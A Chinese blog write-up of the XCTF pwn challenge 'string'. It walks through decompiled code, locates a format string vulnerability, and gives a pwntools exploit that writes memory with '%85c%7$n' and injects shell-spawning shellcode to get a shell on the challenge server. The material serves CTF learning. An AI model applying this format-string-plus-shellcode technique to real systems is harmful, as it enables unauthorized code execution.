string(xctf)

原创

whiteh4nd 于 2020-05-06 23:15:56 发布 224 收藏

分类专栏： # xctf(pwn新手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/105962349

版权

xctf(pwn新手区) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏


CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程


保护：



```
[*] '/home/whitehand/Desktop/a'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

流程：

main()




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  _DWORD *v3; // rax
  __int64 v4; // ST18_8

  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996(60LL, 0LL);
  v3 = malloc(8uLL);
  v4 = (__int64)v3;
  *v3 = 68;
  v3[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4, a2);
  printf("secret[1] is %x\n", v4 + 4);
  puts("do not tell anyone ");
  sub_400D72(v4);
  puts("The End.....Really?");
  return 0LL;
}
```

将v3变量的地址赋值给v4，输出v3和v3+4的地址。调用sub_400D72(v4)。

sub_400D72()




```
unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("What should your character's name be:");
  _isoc99_scanf("%s", &s);
  if ( strlen(&s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D();
    sub_400BB9();
    sub_400CA6((_DWORD *)a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

如果名字长度小于12就分别调用三个函数。

sub_400A7D()




```
unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", &s1);
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD();
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}
```

如果输入east就会返回，否则就会进入sub_4009DD()，然后无论如何都会结束程序。

sub_400BB9()




```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

输入east之后就会进入这个函数。可以看到有一个格式字符串漏洞。

sub_400CA6()




```
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

sub_400BB9()返回之后会进入这个函数并且这个函数还有一个参数。分析可知这个参数指向的地址是main函数中*v3指向的地址。当*v3==*v3+4时会调用一个mmap()函数通过查阅相关资料可以发现这个函数给我们分配了一个长度为0x1000的内存空间，并且这个空间是可以执行代码的。之后还调用通过函数指针访问这个地址。也就是说会执行这段内存空间中的代码。

0x01 利用过程

在main()函数中将*v3赋值为68*v3+4赋值为85，要想修改*v3指向地址的值只能通过格式化字符串漏洞来修改。所以先确定偏移量。



```
100
And, you wish is:
aaaaaaaa[%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p][%p]
Your wish is
aaaaaaaa[0x7fad6578d6a3][0x7fad6578e780][0x7fad654bf2c0][0x7fad6599c700][0x7fad6599c700][0x100000022][0x64][0x6161616161616161]
0x5d70255b5d70255b][0x5d70255b5d70255b][0x5d70255b5d70255b][0x5d70255b5d70255b][0x5d70255b5d70255b][0x5d70255b5d70255b][0x5d702
```

可以看到偏移量是8，偏移量为7处为上一次输入的数值。因为在主函数中给出了*v3的地址，所以只需要将*v3的地址在格式化字符串之前输入就可以通过%85c%7$n修改*v3的值。最后输入一段shellcode到mmap()分配的内存空间中就可以完成getshell。

0x2 exp

```python
from pwn import *
context(arch='amd64',os='linux')
shellcode=asm(shellcraft.sh())
# sh=process('./a')
sh=remote('124.126.19.106','41801')
sh.recvuntil('secret[0] is ')
string=sh.recvuntil('\n')
secret0_addr=int(string[:-1],16)
sh.recv()
sh.sendline('whitehand')
sh.recv()
sh.sendline('east')
sh.recv()
sh.sendline('1')
sh.recv()
sh.sendline(str(secret0_addr))
sh.recv()
payload='%85c%7$n'
sh.sendline(payload)
sh.recv()
sh.sendline(shellcode)
sh.interactive()
```